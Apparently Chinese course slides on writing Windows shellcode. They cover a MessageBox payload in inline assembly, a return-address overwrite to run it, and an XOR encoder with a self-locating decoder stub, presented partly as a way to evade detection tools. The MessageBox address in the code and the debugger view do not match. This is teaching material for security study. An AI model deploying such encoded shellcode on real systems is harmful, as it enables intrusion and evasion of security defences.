
```
#include <stdio.h>
#include <windows.h>
void main(){
    LoadLibrary("user32.dll");//加载user32.dll
    _asm
    {
        xor ebx,ebx
        push ebx//push 0，push 0的机器代码会出现一个字节的0，对于直接利用需要解决字节为0的问题，因此转换为push ebx
        push ebx
        push ebx
        push ebx
        mov eax, 77d507eah// 77d507eah是MessageBox函数在系统中的地址
        call eax
    }
    return;
}
```



## 简单的编写Shellcode的方法

### 第三步 根据汇编代码，找到对应地址中的机器码

在汇编第一行代码处打断点，利用调试定位具体内存中的地址：



The screenshot shows the Visual Studio Disassembly window for a program named 'VC6\_StackOver'. The assembly code is as follows:

```
0040102F call dword ptr [__imp_LoadLibraryA@4 (004241a8)]
00401035 cmp esi,esp
00401037 call __chkesp (00401070)
6: asm
7: {
8:
9:     xor ebx,ebx
0040103C xor     ebx,ebx
10:    push ebx//push 0
0040103E push     ebx
11:    push ebx
0040103F push     ebx
12:    push ebx
00401040 push     ebx
13:    push ebx
00401041 push     ebx
14:    mov eax,77d504eah // 77d504eah这个是MessageBox函数在系统中的地址
00401042 mov     eax,77D504EAh
15:    call eax
00401047 call     eax
16: }
17: return;
18: }
00401049 nop     edi
```

The Memory window is open, showing the address 0x40103c. The memory contents are as follows:

Address	0x40103c
0040103C	33 DB 53 53 53 53 B8 33 SSS.
00401043	EA 04 D5 77 FF D0 5F ..譜.略
0040104A	5E 5B 83 C4 40 3B EC ~[題@;.
00401051	E8 1A 00 00 00 8B E5 ....嬭
00401058	5D C3 CC CC CC CC CC 1猛谈谈
0040105F	CC FF 25 8C 42 42 00 ..%婊B.
00401066	CC CC CC CC CC CC CC 烫烫烫

这样，在Memory窗口就可以找到对应的机器码：33 DB 53 53 53 53 B8 EA 07 D5 77 FF D0。

接下来就可以利用这个Shellcode来实现漏洞的利用了，一个VC6测试程序如下：

```
#include <stdio.h>
#include <windows.h>
char ourshellcode[]="\x33\xDB\x53\x53\x53\x53\xB8\xEA\x07\xD5\x77\xFF\xD0";
void main()
{
    LoadLibrary("user32.dll");
    int *ret;
    ret=(int*)&ret+2;
    (*ret)=(int)ourshellcode;
    return;
}
```

请某位同学来回答一下原理

构造任意字符串？“hello world” ASCII码为：\x68\x65\x6C\x6C\x6F\x20\x77\x6F\x72\x6C\x64\x20

4字节存入，硬编码空格是0x20；入栈的话，需要倒着来；考虑bigendian编码，存储顺序也得倒过来。  
利用寄存器？ Mov ebx, 0x726C6400; push ebx

```
_asm
{
    xor ebx,ebx
    push ebx//push 0
    push 20646C72h
    push 6F77206Fh
    push 6C6C6568h
    mov eax, esp

    push ebx//push 0
    push eax
    push eax
    push ebx
    mov eax, 77d507eah// 77d507eah这个是MessageBox函数在系统中的地址
    call eax
}
```

# 知识点五：Shellcode编码

## Shellcode编码必要性

Shellcode代码编制过程通常需要进行编码，因为：

- **字符集的差异。** 应用程序应用平台的不同，可能的字符集会有差异，限制exploit的稳定性。
- **绕过坏字符。** 针对某个应用，可能对某些“坏字符”变形或者截断而破坏exploit，比如strcpy函数对NULL字符的不可接纳性，再比如很多应用在某些处理流程中可能会限制0x0D (\r)、0x0A (\n) 或者0x20 (空格) 字符。
- **绕过安全防护检测。** 有很多安全检测工具是根据漏洞相应的exploit脚本特征做的检测，所以变形exploit在一定程度上可以“免杀”。

## Shellcode编码方法

**网页Shellcode。**对于网页Shellcode，可以采用**base64编码**。Base64是网络上最常见的用于传输8Bit字节码的编码方式之一，是一种基于64个可打印字符来表示二进制数据的方法。

**二进制机器代码。**对于二进制Shellcode机器代码的编码，通常采用类似“加壳”思想的手段，采用：

- ① **自定义编码**(异或编码、计算编码、简单加解密等)的方法完成shellcode的编码；
- ② 通过精心构造**精简干练的解码程序**，放在shellcode开始执行的地方，完成shellcode的编解码；当exploit成功时，shellcode顶端的解码程序首先运行，它会在内存中将真正的shellcode**还原**成原来的样子，然后执行。



## 异或编码

异或编码是一种简单易用的shellcode编码方法，它的编解码程序非常简单。但是，它也存在很多限制，比如在选取编码字节时，不可与已有字节相同，否则会出现0。

**编码程序，是独立的。**是在生成shellcode的编码阶段使用。将shellcode代码输入后，输出异或后的shellcode编码。

```
void encoder(char* input, unsigned char key)
{
    int i = 0, len = 0;
    len = strlen(input);
    unsigned char * output = (unsigned char *)malloc(len + 1);

    for (i = 0; i < len; i++)
        output[i] = input[i] ^ key;
    .....输出到文件中....
}

int main(){
    char sc[]="0xAE.....0x90";
    encoder(sc, 0x44);
}
```



## 异或编码

**解码程序**是shellcode的一部分。下面的解码程序中，默认EAX在shellcode开始时对准shellcode起始位置，程序将每次将shellcode的代码异或特定key（0x44）后重新覆盖原先shellcode的代码。末尾，放一个空指令0x90作为结束符。

```
void main()
{
    __asm
    {
        add eax, 0x14 ; 越过decoder记录shellcode起始地址,eax记录当前shellcode开始地址
        xor ecx, ecx
    decode_loop:
        mov bl, [eax + ecx]
        xor bl, 0x44      ;用0x44作为key
        mov [eax + ecx], bl
        inc ecx
        cmp bl, 0x90      ;末尾放一个0x90作为结束符
        jne decode_loop
    }
}
```

## 获得代码当前指令地址

怎么让eax记录shellcode当前的起始地址？看如下代码。

```
#include <iostream>
using namespace std;
int main(int argc, char const *argv[])
{
    unsigned int temp;
    __asm{
        call lable;
        lable:
        pop eax;
        mov temp,eax;
    }
    cout <<temp <<endl;
    return 0;
}
```

Call会执行push EIP;  
EIP的值又是下一条指令pop EAX的地址

Pop Eax会将栈顶EIP（自身指令地址）出栈，保存到EAX中

解码程序加上之前编码的shellcode形成最终完整的shellcode

```
int main(){
    __asm {
        call lable;
        lable: pop eax;
               add eax, 0x15           ;越过decoder记录shellcode起始地址
               xor ecx, ecx
        decode_loop:
               mov bl, [eax + ecx]
               xor bl, 0x44           ;用0x44作为key
               mov [eax + ecx], bl
               inc ecx
               cmp bl, 0x90           ;末尾放一个0x90作为结束符
               jne decode_loop
    }
    return 0;
}
```

EAX指向pop eax地址

0x14→0x15

后面跟上任意的编码后的shellcode形成完整的可利用的shellcode

```
#include <stdio.h>
#include <windows.h>
char
ourshellcode[]="\xE8\x00\x00\x00\x00\x58\x83\xC0\x15\x33\xC9\x8A\x1C\x08\x80\xF3\x44\x88\x1C\x08\x41\x80\xFB\x90\x75\xF1\x77\x9f\x17\x2c\x36\x28\x20\x64\x2c\x2b\x64\x33\x2b\x2c\x2c\x21\x28\x28\xcf\x80\x17\x14\x14\x17\xfc\xae\x43\x91\x33\xbb\x94\xd4";
void main()
{
    LoadLibrary("user32.dll");
    int *ret;
    ret=(int*)&ret+2;
    (*ret)=(int)ourshellcode;
    return;
}
```